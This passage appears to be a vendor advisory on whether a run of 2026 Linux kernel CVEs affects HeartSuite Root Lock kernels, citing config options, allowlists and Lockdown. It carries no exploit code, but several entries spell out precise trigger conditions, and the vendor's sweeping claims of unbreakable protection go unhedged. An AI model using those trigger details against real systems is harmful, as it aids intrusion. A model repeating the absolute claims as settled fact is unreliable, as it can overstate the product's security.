On 6.18.9, CONFIG_KVM=m with CONFIG_KVM_INTEL=m and CONFIG_KVM_AMD=m. Reaching the bug requires a running KVM guest: a userspace hypervisor (QEMU, libvirt, or equivalent) must create a VM and drive the shadow MMU. No such program is in the HeartSuite allowlist. The kernel refuses to execute it. An attacker who has already gained root cannot add one: Lockdown prevents allowlist modification, backdoor installation, and persistence across reboot.
The trigger cannot be reached on any Root Lock deployment.
CVE-2026-63794
Status: Not Affected on 5.19.6; Not exploitable on 6.18.9-hs
Component: KVM AMD SVM — SEV debug crypt (CONFIG_KVM, CONFIG_KVM_AMD, CONFIG_KVM_AMD_SEV)
Base Score: 7.8 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 0.0 — 5.19.6 does not compile host KVM; on 6.18.9-hs the SEV debug-encrypt ioctl is not reachable from the allowlist
Affected range: Linux 4.16 through 6.18.37 (plus the other listed stable windows). 5.19.6 is in the 5.16–<6.1.177 window but host KVM is not compiled. Production 6.18.9-hs remains in range until base ≥ 6.18.38
Upstream fix: 6.18.38, 6.12.95, 6.6.144, 6.1.177, 5.15.211, 5.10.260
This CVE describes a page overflow in sev_dbg_crypt() on the ENCRYPT path in arch/x86/kvm/svm/sev.c. The per-iteration copy length is clipped to the source page remainder (PAGE_SIZE - s_off) but not the destination page remainder (PAGE_SIZE - d_off). When d_off > s_off, __sev_dbg_encrypt_user issues a PSP command and a memcpy into a single-page bounce buffer that overflows. The entry is kvm_vm_ioctl → sev_mem_enc_ioctl → sev_dbg_crypt (KVM SEV debug encrypt).
On 5.19.6, # CONFIG_KVM is not set. CONFIG_KVM_GUEST=y is guest-side paravirt only. There is no CONFIG_KVM_AMD / CONFIG_KVM_AMD_SEV, and sev_dbg_crypt is not in the 5.19.6 image.
On 6.18.9-hs, CONFIG_KVM=m, CONFIG_KVM_AMD=m, and CONFIG_KVM_AMD_SEV=y. Reaching the overflow requires a loaded kvm_amd module, an SEV guest, and the SEV debug-encrypt ioctl. No qemu, libvirt, virsh, or KVM/SEV userspace appears in the Root Lock allowlist. After boot, kernel.modules_disabled=1 refuses a later load of kvm_amd. See How to read the backstop sections. The kernel refuses to run a dropped program with no allowlist entry. After gaining root through any other avenue, Lockdown still blocks allowlist modification, so those tools cannot be added for the life of the boot.
The trigger cannot be reached on any Root Lock deployment.
If kvm_amd was already loaded when the latch ran, and the allowlist includes qemu-system, libvirt, or any other program that issues KVM SEV debug-encrypt ioctls, treat this CVE as Affected at 7.8 HIGH and apply the standard backstop.
CVE-2026-63804
Status: Not exploitable
Component: GFS2 clustered filesystem (CONFIG_GFS2_FS)
Base Score: 7.8 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 0.0 — GFS2 cluster tools are not on the allowlist; the unmount path never runs
Affected range: Linux 6.6 through 6.6.143, 6.7 through 6.12.94, 6.13 through 6.18.37, and 6.19 through 7.1.2. HeartSuite 5.19.6 is outside this range. HeartSuite 6.18.9 is inside it.
Upstream fix: rcu_barrier() before free_sbd() in gfs2_put_super(); stable backports through 6.18.38
During GFS2 unmount, gfs2_qd_dealloc() runs as an RCU callback and touches the superblock after that superblock is already freed. The bug is a use-after-free in the quota-object teardown path.
HeartSuite 5.19.6 does not compile GFS2 (CONFIG_GFS2_FS is not set) and sits below the NVD floor of 6.6.
HeartSuite 6.18.9 compiles GFS2 as a module (CONFIG_GFS2_FS=m, CONFIG_GFS2_FS_LOCKING_DLM=y, CONFIG_DLM=m). The trigger is unmount of an already-mounted GFS2 volume. That state requires the GFS2 and DLM modules plus the cluster userspace (mount.gfs2 and the DLM/corosync stack). Those programs are not on the HeartSuite allowlist, so they cannot execute. No Root Lock deployment mounts GFS2 as a live filesystem.
The trigger cannot be reached on any Root Lock deployment.
CVE-2026-64121
Status: Not exploitable
Component: IFB intermediate functional block (CONFIG_IFB)
Base Score: 7.1 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:H) — NVD
Score on Root Lock: 0.0 — CONFIG_IFB is not compiled on 5.19.6; on 6.18.9-hs the trigger requires ip and ethtool, which are absent from the allowlist, and kernel.modules_disabled=1 refuses a later load of ifbAffected range: 5.17 through 6.1.174; 6.2 through 6.6.141; 6.7 through 6.12.91; 6.13 through 6.18.33; 6.19 through 7.0.10; plus 7.1-rc1–rc4. Both production kernels (5.19.6 and 6.18.9-hs) sit in range.
Upstream fix: ethtool stats walk dev->num_tx_queues; stable 6.18.34+
This CVE describes a slab out-of-bounds read in the IFB ethtool stats path. ifb_dev_init() allocates dp->tx_private with dev->num_tx_queues entries. ifb_get_ethtool_stats() instead walks dev->real_num_rx_queues. On an IFB device created with more RX queues than TX queues, the walk indexes past the allocation and copies adjacent slab data out through ETHTOOL_GSTATS. Integrity impact is none. The bug does not grant root.
On 5.19.6, CONFIG_IFB is not compiled. The Kconfig depends on NET_ACT_MIRRED || NFT_FWD_NETDEV. Both parents are unset (# CONFIG_NET_ACT_MIRRED is not set, # CONFIG_NF_TABLES is not set), so the CONFIG_IFB symbol is not offered. The 5.19.6 System.map has no ifb_get_ethtool_stats symbol. The callbacks in drivers/net/ifb.c are not in the running image.
On 6.18.9-hs, CONFIG_IFB=m. The module is built, not builtin. Reaching the bug requires a loaded ifb, an asymmetric IFB device, and an ethtool stats query. After boot, kernel.modules_disabled=1 refuses a later load of ifb. See How to read the backstop sections. ip and ethtool are absent from the Root Lock allowlist. Under Lockdown the allowlist cannot be changed: FS_IOC_SETFLAGS returns -EPERM, and mount(), fsmount(), and move_mount() return -EPERM. Root cannot add those programs.
The trigger cannot be reached on any Root Lock deployment.
If ifb was already loaded when the latch ran, and the allowlist includes ip and ethtool, treat this CVE as Affected at 7.1 HIGH for confidentiality and availability only.
CVE-2026-64600
State on 6.18.9-hs: Affected. Base score 7.8 HIGH. This row stays on the patch date.
Status: Not in this kernel on 5.19.6. In the kernel on 6.18.9-hs.
Component: XFS reflink / copy-on-write (CONFIG_XFS_FS)
Base Score: 7.8 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 0.0 on 5.19.6 (XFS is not compiled). 7.1 HIGH on 6.18.9-hs (CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H/MC:H/MI:N/MA:H) — Modified Integrity is None; Modified Confidentiality stays High on a worst-case allowlist; Modified Availability stays High because the bug can panic the kernel
Affected ranges: NVD: 4.11 through 5.15.211; 5.16 through 6.1.177; 6.2 through 6.6.144; 6.7 through 6.12.95; 6.13 through 6.18.38; 6.19 through 7.1.3. HeartSuite 5.19.6 is in range with XFS not compiled. HeartSuite 6.18.9-hs is in range with CONFIG_XFS_FS=m.
Upstream fix: 5.15.212, 6.1.178, 6.6.145, 6.12.96, 6.18.39, 7.1.4
The bug is a race in the XFS reflink copy-on-write path. After xfs_reflink_fill_cow_hole and xfs_reflink_fill_delalloc drop and re-take ILOCK to start a transaction, they refresh the CoW fork mapping and leave the data-fork mapping stale. A concurrent aligned O_DIRECT writer can finish a CoW cycle in that window. The first writer then operates on the wrong physical block, including a block that now solely backs the reflink source. That is a local privilege-escalation primitive.
On 5.19.6 HeartSuite, # CONFIG_XFS_FS is not set. The helpers are not compiled. That kernel is Not Affected.
On 6.18.9-hs, CONFIG_XFS_FS=m and CONFIG_MODULES=y. The unfixed fill helpers are in the 6.18.9 XFS tree. The installer unpacks the full module tarball into /lib/modules and, on Amazon Linux, forces xfs into the initrd. Amazon Linux 2023, Rocky 9, and RHEL 9 use XFS as the root filesystem. cp, dd, and python3 are allowlisted. Creating a new XFS image requires mkfs.xfs, which is not in the allowlist, and Lockdown returns -EPERM from mount(), fsmount(), and move_mount(). That closes a late mount of an attacker-supplied XFS volume. It does not close the path when XFS is already mounted: aligned O_DIRECT writes and reflink clones are ordinary file I/O.
Even with this CVE exploited to root, the attacker cannot run new code on this system. Lockdown’s allowlist refuses every non-allowlisted program at execve, including in the worst case where the attacker has cleared Lockdown. No persistence, no backdoors, no cross-reboot survival. (How.)
A reboot is a clean slate. The attack does not survive it.
CVE-2026-45837
CVE-2026-45839
Status: Not exploitable — feature not compiled
Component: BPF CO-RE relocation parser (CONFIG_BPF_SYSCALL)
Base Score: 7.8 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 0.0 — CONFIG_BPF_SYSCALL is not compiled; bpf() returns ENOSYS; bpf_core_parse_spec() is unreachable
CVE-2026-45839 is a signed-index out-of-bounds read in bpf_core_parse_spec(). CO-RE accessor strings are colon-separated field indices parsed with sscanf("%d"). A negative index passes the upper-bound check (access_idx >= btf_vlen(t)) and is cast to u32 0xffffffff inside btf_member_bit_offset(), reading far past the BTF members array. A local caller with CAP_BPF triggers it on BPF_PROG_LOAD.
# CONFIG_BPF_SYSCALL is not set on the Root Lock kernel (bpf() returns ENOSYS). There is no verifier, no CO-RE relocation path, and no bpf_core_parse_spec() in the running kernel. Both lines also ship CONFIG_DEBUG_INFO_NONE=y with no vmlinux BTF.
The trigger cannot be reached on any Root Lock deployment.
CVE-2026-45851
Status: Not Affected on 5.19.6; Not exploitable — hardware absent on 6.18.9
Component: EFI unaccepted memory table (CONFIG_UNACCEPTED_MEMORY absent on 5.19.6; CONFIG_UNACCEPTED_MEMORY=y on 6.18.9)
Base Score: 7.1 HIGH (CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:H)
Score on Root Lock: 0.0 — 5.19.6 is outside the NVD range and does not compile unaccepted memory; 6.18.9 compiles the path but the trigger requires Intel TDX guest firmware that presents an unaccepted memory table.
reserve_unaccepted() under-reserves the EFI unaccepted memory table when the table start address is not page-aligned. The tail of the table is left unreserved, the table is overwritten or becomes inaccessible, and the kernel panics in accept_memory(). Upstream recorded that failure when starting Intel TDX guests with specific memory sizes (for example greater than 64 GB).
NVD marks Linux before 6.6 unaffected. HeartSuite 5.19.6 has no CONFIG_UNACCEPTED_MEMORY option and no accept_memory symbol. HeartSuite 6.18.9 sits in 6.13–6.18.13 and builds CONFIG_UNACCEPTED_MEMORY=y, but a standard Root Lock deployment is not an Intel TDX guest and does not receive that firmware table.
The trigger cannot be reached on any Root Lock deployment.
CVE-2026-45853
Status: Not Affected on 5.19.6; Not exploitable — hardware absent on 6.18.9
Component: AMDGPU DRM driver (CONFIG_DRM_AMDGPU)
Base Score: 7.8 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 0.0 — # CONFIG_DRM_AMDGPU is not set on 5.19.6 and the NVD range starts at 6.11; on 6.18.9 the driver is compiled as a module but no AMD GPU is present
Affected range: 6.11 through 6.12.74; 6.13 through 6.18.13; 6.19 through 6.19.3
Upstream fix: 6.12.75, 6.18.14, 6.19.4
amdgpu_gmc_get_nps_memranges() in drivers/gpu/drm/amd/amdgpu/amdgpu_gmc.c frees a range table with kfree() after amdgpu_discovery_get_nps_info() allocated it with kvcalloc(). When that allocation comes from vmalloc, kfree() corrupts kernel memory.
On 5.19.6 the AMDGPU driver is not compiled and the function does not exist. On 6.18.9 CONFIG_DRM_AMDGPU=m sits inside the NVD window, but the path runs only when an AMD GPU is present and the driver binds. No AMD GPU is present on a Root Lock server deployment.
The trigger cannot be reached on any Root Lock deployment.
CVE-2026-45893
Status: Not exploitable — feature not compiled on 5.19.6; Not exploitable — tool not in the program allowlist on 6.18.9-hs
Component: AppArmor DFA table unpack (CONFIG_SECURITY_APPARMOR)
Base Score: 7.1 HIGH (CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:H)
Score on Root Lock: 0.0 — 5.19.6 does not compile AppArmor; on 6.18.9-hs the policy-unpack path is not reachable from the allowlist
Affected range: Linux 4.11 through 6.12.74; 6.13 through 6.18.13; 6.19 through 6.19.3. Both HeartSuite production kernels sit in that window until the config and allowlist gates apply.
Upstream fix: 6.12.75; 6.18.14; 6.19.4
This CVE describes an unaligned memory access in unpack_table() (security/apparmor/match.c). AppArmor copies DFA match tables out of a userspace policy blob with aligned be16_to_cpu / be32_to_cpu. A blob that is not naturally aligned produces an out-of-bounds read. The function runs only when a profile is loaded or replaced through the AppArmor securityfs interface.
On 5.19.6, # CONFIG_SECURITY_APPARMOR is not set. The AppArmor code is not compiled. The CONFIG_LSM string still names apparmor; that string does not compile the module when the Kconfig option is off.
On 6.18.9-hs, CONFIG_SECURITY_APPARMOR=y and CONFIG_DEFAULT_SECURITY_APPARMOR=y. AppArmor is a live LSM. That is not enough to reach unpack_table. Reaching the bug requires writing a packed profile to /sys/kernel/security/apparmor/.load or .replace. apparmor_parser and the aa-* policy tools are not on the allowlist. Default allowlist records grant /usr/lib and /etc only, read-only; writes to /sys/kernel/security/apparmor/ are denied. Under Lockdown, FS_IOC_SETFLAGS returns -EPERM, so the allowlist cannot be extended to add those programs or that path.
The trigger cannot be reached on any default Root Lock deployment.
If a 6.18.9-hs deployment adds apparmor_parser or write access to /sys/kernel/security/apparmor/ to the allowlist, treat this CVE as Affected at 7.1 HIGH with Confidentiality and Availability High and Integrity None.
CVE-2026-45903
Status: Not Affected
Component: BPF syscall / verifier helper prototypes (CONFIG_BPF_SYSCALL)
Base Score: 7.1 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:H)
Score on Root Lock: 0.0 — CONFIG_BPF_SYSCALL is not compiled; bpf() returns ENOSYS
After a verifier refactor, several BPF helper prototypes omitted MEM_RDONLY or MEM_WRITE on ARG_PTR_TO_MEM arguments. The verifier then treated helper buffers as unchanged and dropped later reads, producing incorrect memory access.
NVD lists Linux 6.14 through 6.18.13 and 6.19 through 6.19.3. 5.19.6 is outside that range. On both released pins the bpf() syscall is not compiled. There is no verifier and no helper-prototype path.
The trigger cannot be reached on any Root Lock deployment.
CVE-2026-45943
Status: Not exploitable — feature not compiled on 5.19.6; Not exploitable — tool not in the program allowlist on 6.18.9-hs
Component: EROFS filesystem (CONFIG_EROFS_FS, CONFIG_EROFS_FS_ZIP)
Base Score: 7.1 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:H)
Score on Root Lock: 0.0 — 5.19.6 does not compile EROFS; on 6.18.9-hs the erofs module cannot be loaded and a ztailpacking image cannot be attached
Affected range: 5.17 through 6.12.77; 6.13 through 6.18.13; 6.19 through 6.19.3. Both 5.19.6 and 6.18.9-hs are in range. Fixed in 6.12.78, 6.18.14, 6.19.4, and 7.0.
Upstream fix: 6.12.78, 6.18.14, 6.19.4, 7.0; stable commits 5de1aa0bf3a5, 92088bd9aa2a, ad07ea069f92, c134a40f86ef
This CVE describes a NULL pointer dereference in z_erofs_decompress_pcluster(). Compressed folios for ztailpacking pclusters must be valid before those pclusters are added to the I/O chain. If a fatal signal interrupts read_mapping_folio() while the inline tail is being fetched, z_erofs_decompress_queue() treats the folio as valid and dereferences a NULL page. Integrity impact is None. The entry is a read() of a file on a mounted EROFS volume that uses ztailpacking.
On 5.19.6, # CONFIG_EROFS_FS is not set. The EROFS decompression path is not in the running kernel.
On 6.18.9-hs, CONFIG_EROFS_FS=m and CONFIG_EROFS_FS_ZIP=y. Reaching the path requires the erofs module to be loaded and a ztailpacking EROFS volume to be mounted, then a read() of a compressed file. After boot, kernel.modules_disabled=1 refuses a later load of erofs. See How to read the backstop sections. mkfs.erofs, dump.erofs, and fsck.erofs are not on the allowlist. mount is on the allowlist; under Lockdown, mount(), fsmount(), and move_mount() return -EPERM, so a brought-in image cannot be attached. HeartSuite startup and setup do not mount EROFS.
The trigger cannot be reached on any Root Lock deployment.
CVE-2026-45957
Status: Not exploitable
Component: RCU preemptible tree (CONFIG_PREEMPT_RCU, CONFIG_TREE_RCU); documented trigger is ftrace softirq stack tracing (CONFIG_FTRACE, CONFIG_TRACING)
Base Score: 7.1 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:H) — NVD
Score on Root Lock: 0.0 — the deadloop requires ftrace softirq events with stack traces; no tracing program and no tracefs write grant are in the allowlist
Affected range: Linux 5.8 through 6.6.127, 6.7–6.12.74, 6.13–6.18.13, and 6.19–6.19.3. 5.19.6 and 6.18.9-hs are both in range. Fixed in 6.6.128, 6.12.75, 6.18.14, 6.19.4, and 7.0
Upstream fix: d41e37f26b31 (mainline); stable 6.18.14+
This CVE describes an infinite recursion in rcu_read_unlock_special(). After commit 5f5fa7ea89dc removed recursion protection from __rcu_read_unlock(), that function can call raise_softirq_irqoff(RCU_SOFTIRQ) without a pending-work flag. When ftrace is recording the softirq raise and walking the stack, the unwind re-enters rcu_read_unlock_special() and the CPU deadloops. The impact is a local denial of service. The path does not escalate to root.
CONFIG_PREEMPT_RCU=y, CONFIG_TREE_RCU=y, CONFIG_FTRACE=y, and CONFIG_TRACING=y are compiled in on both fielded kernels. That is not enough. The deadloop is not the ordinary RCU unlock path. It requires the irq/softirq tracepoints to be armed with stack traces. Those controls live under /sys/kernel/tracing/. Enabling them takes a tracing program (trace-cmd, perf) or a write to that filesystem. None of those programs appear in the allowlist. Default allowlist directory grants are /usr/lib and /etc only. File-open write checks refuse any other path. An attacker who has already gained root cannot add a tracer: Lockdown returns EPERM for FS_IOC_SETFLAGS, mount(), fsmount(), and move_mount(), so the allowlist cannot be expanded and a bind-mount cannot cover /sys/kernel/tracing/.
The trigger cannot be reached on any default Root Lock deployment.
If your deployment adds trace-cmd, perf, or a program that writes /sys/kernel/tracing/ to the allowlist, treat this CVE as Affected at 7.1 HIGH for availability.
CVE-2026-46033
Status: 5.19.6 Not exploitable — feature not compiled; 6.18.9-hs Not exploitable — tool not in the program allowlist
Component: IPsec authencesn (CONFIG_CRYPTO_AUTHENC)
Base Score: 7.1 HIGH (CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:H)
Score on Root Lock: 0.0 — 5.19.6 does not compile the AF_ALG AEAD interface the bug uses; 6.18.9-hs compiles that interface as a module, and kernel.modules_disabled=1 refuses a later load. ip, setkey, and IPsec daemons are also absent from the allowlist
authencesn requires a zero authsize or an authsize of at least 4 bytes because the ESN encrypt and decrypt paths always move 4 bytes of high-order sequence number at the end of the authenticated data. Instance creation copied the inner ahash digest size into the default authsize without rejecting the invalid 1..3 range. Binding that instance through AF_ALG then ran the ESN tail handling with a too-short tag and hit an out-of-bounds read.
Both Root Lock kernels are in the NVD range (Linux 4.11 through 6.18.26) and compile crypto/authencesn.c via CONFIG_CRYPTO_AUTHENC. The unprivileged trigger is AF_ALG (CONFIG_CRYPTO_USER_API_AEAD) after instantiating authencesn with a 1..3-byte ahash such as cbcmac(cipher_null) from the CCM template. 5.19.6 has CONFIG_CRYPTO_USER_API_AEAD and CONFIG_CRYPTO_USER not set, so that userspace crypto path is not present. 6.18.9-hs builds AF_ALG AEAD, authenc, CCM, and IPsec ESP as modules. Reaching the path requires those modules to be loaded. After boot, kernel.modules_disabled=1 refuses a later load. See How to read the backstop sections. The program allowlist does not include ip, setkey, or IPsec daemons.
The trigger cannot be reached on any Root Lock deployment.
CVE-2026-46045
Status: Not Affected on 5.19.6; Not exploitable — feature not compiled on 6.18.9-hs
Component: MD last-level bitmap (CONFIG_MD_LLBITMAP)
Base Score: 7.8 HIGH (CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 0.0 — CONFIG_MD_LLBITMAP is not compiled; 5.19.6 is outside the affected range
The bug is in md-llbitmap page reads: the code picks the first assigned non-faulty rdev without checking In_sync, so bitmap pages can be read from a spare still being rebuilt. That path exists only in drivers/md/md-llbitmap.c under CONFIG_MD_LLBITMAP.
NVD lists Linux 6.18 through 6.18.26 and 6.19 through 7.0.3. HeartSuite 5.19.6 is outside that range and the option is not present. HeartSuite 6.18.9-hs is in range and has # CONFIG_MD_LLBITMAP is not set. Classic MD bitmap (CONFIG_MD_BITMAP) is a different file and is not this bug.
The trigger cannot be reached on any Root Lock deployment.
CVE-2026-46130
Status: Not Affected on 5.19.6; Not exploitable on 6.18.9-hs
Component: dm-verity forward error correction (CONFIG_DM_VERITY, CONFIG_DM_VERITY_FEC)
Base Score: 7.1 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:H)
Score on Root Lock: 0.0 — 5.19.6 is outside the affected range and does not compile dm-verity; on 6.18.9-hs the FEC decode path requires veritysetup or dmsetup, which are not on the allowlist
Affected range: NVD: 6.1.125 through 6.2; 6.6.72 through 6.7; 6.12.10 through 6.13; 6.13 through 7.0.6 (first 6.18 fix is 6.18.42). 5.19.6 is not in range. Production 6.18.9-hs remains in range until base ≥ 6.18.42
Upstream fix: 430a05cb926f6bdf53e81460a2c3a553257f3f61 (mainline 7.1-rc1); stable 6.18.42, 7.0.7
This CVE describes an out-of-bounds read in fec_decode_bufs(). The decoder assumes the first Reed-Solomon codeword’s parity bytes never split across parity blocks. For non-default fec_roots values and a reduced buffer count, that assumption is false and the walk reads past the parity block buffer. Integrity impact is none. The bug does not grant root.
On 5.19.6-HeartSuite-2.0, # CONFIG_DM_VERITY is not set. CONFIG_DM_VERITY_FEC has no line. drivers/md/dm-verity-fec.c is not compiled.
On 6.18.9-hs, CONFIG_DM_VERITY=m and CONFIG_DM_VERITY_FEC=y. That is not enough. The decode path runs only after a verity target with FEC is mapped and a hash verification failure enters FEC recovery. Creating that mapping requires veritysetup or dmsetup. After boot, kernel.modules_disabled=1 refuses a later load of dm-verity. See How to read the backstop sections. veritysetup and dmsetup are not on the HeartSuite allowlist. No default Root Lock deployment mounts a verity+FEC volume. Under Lockdown the allowlist cannot be changed.
The trigger cannot be reached on any Root Lock deployment.
If dm-verity was already loaded when the latch ran, and the allowlist includes veritysetup or dmsetup, treat this CVE as Affected at 7.1 HIGH for confidentiality and availability only.
CVE-2026-46136
Status: Not exploitable — hardware absent (6.18.9-hs); Not Affected (5.19.6)
Component: MediaTek mt76 mt7921 Wi-Fi (CONFIG_MT7921E, CONFIG_MT7921U)
Base Score: 7.8 HIGH (CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 0.0 — the trigger requires a MediaTek MT7921 Wi-Fi adapter. Root Lock servers do not present that hardware. On 5.19.6 the driver is not compiled and the kernel version is outside the NVD range.
The bug is a CLC (country power table) buffer-length underflow in the mt7921 MCU path. An undersized CLC blob wraps buf_len and either loops until the driver fails to initialize or applies an invalid power setting.
HeartSuite 6.18.9-hs builds mt7921e and mt7921u as modules. Those modules attach only when MT7921 PCIe or USB hardware is present. HeartSuite servers have no such adapter, so the CLC path is never entered.
The trigger cannot be reached on any Root Lock deployment.
CVE-2026-46162
CVE-2026-46162
Status: 5.19.6-HeartSuite-2.0: Not Affected. 6.18.9-hs: Not exploitable — tool not in the program allowlist.
Component: Intel ice Ethernet driver, ice_sf_eth_activate() (drivers/net/ethernet/intel/ice/ice_sf_eth.c). Config gate: # CONFIG_ICE is not set on 5.19.6-HeartSuite-2.0; CONFIG_ICE=m with CONFIG_ICE_SWITCHDEV=y on 6.18.9-hs.
Base Score: 7.8 HIGH (CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 0.0. 5.19.6 is outside the NVD range (the Scalable Function path was added in 6.12) and the ice driver is not compiled. On 6.18.9 the ice module is compiled, but the double-free runs only when userspace activates an Intel Ethernet 800 Series Scalable Function. That path is devlink port add … flavour pcisf followed by devlink port function set … state active after switchdev mode is enabled. devlink and ip are not on the HeartSuite default allowlist, so the program allowlist refuses to execute them. Lockdown keeps that allowlist immutable for the boot.
The bug is a double free on the ice Scalable Function activate error path. When auxiliary_device_add() fails, ice_sf_eth_activate() calls auxiliary_device_uninit(), the device release callback frees sf_dev, and the error path then frees the same object again. NVD lists Linux 6.12 through 6.12.87, 6.13 through 6.18.29, and 6.19 through 7.0.6.
The trigger cannot be reached on any Root Lock deployment.
CVE-2026-46180
Status: Not exploitable
Component: Broadcom FullMAC WiFi driver (CONFIG_BRCMFMAC)
Base Score: 7.8 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 0.0 — Broadcom FullMAC WiFi hardware absent
In drivers/net/wireless/broadcom/brcm80211/brcmfmac/sdio.c, brcmf_sdio_bus_stop() and brcmf_sdio_remove() send SIGTERM to the SDIO watchdog kthread and then call kthread_stop() on the same task_struct. If the kthread exits between those two calls, kthread_stop() uses a freed task. The fix takes a reference with get_task_struct() and switches the stop to kthread_stop_put().
HeartSuite 5.19.6 does not compile CONFIG_BRCMFMAC. HeartSuite 6.18.9 compiles CONFIG_BRCMFMAC=m with CONFIG_BRCMFMAC_SDIO=y. The watchdog kthread exists only after a Broadcom FullMAC SDIO device probes. No such NIC is present on a Root Lock server.
The trigger cannot be reached on any Root Lock deployment.
CVE-2026-46234
Status: Not exploitable — feature not compiled on 5.19.6; Not exploitable — tool not in the program allowlist on 6.18.9-hs
Component: vsock (CONFIG_VSOCKETS)
Base Score: 7.8 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 0.0 — 5.19.6 does not compile AF_VSOCK; 6.18.9-hs ships vsock as modules, and kernel.modules_disabled=1 refuses a later load
Affected range: Linux 5.5–5.10.257, 5.11–5.15.208, 5.16–6.1.174, 6.2–6.6.139, 6.7–6.12.89, 6.13–6.18.31, 6.19–7.0.8. Both 5.19.6 and 6.18.9-hs are in range. Fixed in 6.18.32+ and 6.1.175+
Upstream fix: stable 6.18.32+ / 6.1.175+
This CVE describes inverted buffer-size clamping in vsock_update_buffer_size(). The function clamped to the maximum first and then to the minimum. Setting a minimum larger than the maximum let vsk->buffer_size grow past vsk->buffer_max_size and broke the intended socket memory bound. NVD classifies that as CWE-787.
On 5.19.6, # CONFIG_VSOCKETS is not set. The AF_VSOCK family is not in the kernel.
On 6.18.9-hs, CONFIG_VSOCKETS=m with loopback, virtio, VMware VMCI, vsockmon, and vhost_vsock also =m. Reaching the path requires the vsock family to be registered and a process to open an AF_VSOCK socket and call setsockopt. The installer and startup scripts do not load vsock. The allowlist has no vsock, qemu, or socat program. After boot, kernel.modules_disabled=1 refuses a later load. See How to read the backstop sections. Under Lockdown, FS_IOC_SETFLAGS returns EPERM, so those programs cannot be added.
The network hook at connect() and sendto() does not fire on socket() or setsockopt. That does not change the result: the vsock family is not registered.
The trigger cannot be reached on any Root Lock deployment.
If vsock was already loaded when the latch ran, and an allowlisted program creates AF_VSOCK sockets, treat this CVE as Affected at 7.8 HIGH and apply the standard backstop.
CVE-2026-46294
Status: Not exploitable — tool not in the program allowlist
Component: Device mapper ioctl (CONFIG_BLK_DEV_DM=y on 5.19.6; CONFIG_BLK_DEV_DM=m on 6.18.9-hs)
Base Score: 7.8 HIGH (CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 0.0 — both kernels compile device mapper; the program allowlist does not include the programs that issue device-mapper ioctls
Affected range: Linux 2.6.12.1 through 5.10.257; 5.11 through 5.15.208; 5.16 through 6.1.174; 6.2 through 6.6.139; 6.7 through 6.12.87; 6.13 through 6.18.29; 6.19 through 7.0.6. Both HeartSuite production kernels sit in that window.
Upstream fix: bounds check after align_ptr() in retrieve_status() (drivers/md/dm-ioctl.c); stable 6.18.30+
The bug is a buffer overflow in retrieve_status(). The function writes a status string, then aligns the output pointer to the next 8-byte boundary without checking that the aligned pointer stays inside the buffer. The next loop iteration computes remaining = len - (outptr - outbuf). When outptr is past the buffer, that subtraction wraps and the write goes out of bounds.
NVD scores the overflow as a local path to high impact. The kernel description states that only root can issue device-mapper ioctls, and that libdevmapper uses an 8-byte-aligned buffer so the alignment step does not overshoot on the ordinary library path. Reaching the overflow therefore requires a program that opens /dev/mapper/control and issues a device-mapper ioctl with an output buffer that is not 8-byte aligned.
On 5.19.6, CONFIG_BLK_DEV_DM=y. retrieve_status, ctl_ioctl, and dm_ctl_ioctl are in the running image.
On 6.18.9-hs, CONFIG_BLK_DEV_DM=m. The ioctl path is not in vmlinux. After boot, kernel.modules_disabled=1 refuses a later load. See How to read the backstop sections.
dmsetup, LVM (lvcreate, lvchange, vgchange, pvcreate), cryptsetup, kpartx, multipath, and dmeventd are not on the allowlist. Lockdown refuses FS_IOC_SETFLAGS, so the allowlist cannot be extended to add them. The ioctl path is never reached.
The trigger cannot be reached on any Root Lock deployment.
CVE-2026-46309
Status: Not Affected on 5.19.6; Not exploitable on 6.18.9-hs
Component: Intel Xe DRM driver — xe_vm_madvise_ioctl PAT coherency (CONFIG_DRM_XE)
Base Score: 7.0 HIGH (AV:L/AC:H/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 0.0 — 5.19.6 is outside the affected range and has no Xe driver; on 6.18.9-hs the trigger requires Intel Xe GPU hardware that is not present
Affected range: Linux 6.18 through 6.18.31; 6.19 through 7.0.8; 7.1-rc1. 5.19.6 is not in range. Production 6.18.9-hs remains in range until base ≥ 6.18.32
Upstream fix: 6.18.32; 7.0.9; 7.1
This CVE describes a missing validation in xe_vm_madvise_ioctl(). A local caller can apply a PAT index with XE_COH_NONE coherency to CPU-cached memory. The kernel page-clear then stays dirty in the CPU cache. An Intel Xe iGPU using that PAT index bypasses the CPU caches and reads stale DRAM, disclosing contents of previously freed pages from other processes.
CONFIG_DRM_XE does not exist on 5.19.6-HeartSuite-2.0. The Xe driver and xe_vm_madvise.c are not in that kernel. NVD marks every release before 6.18 unaffected.
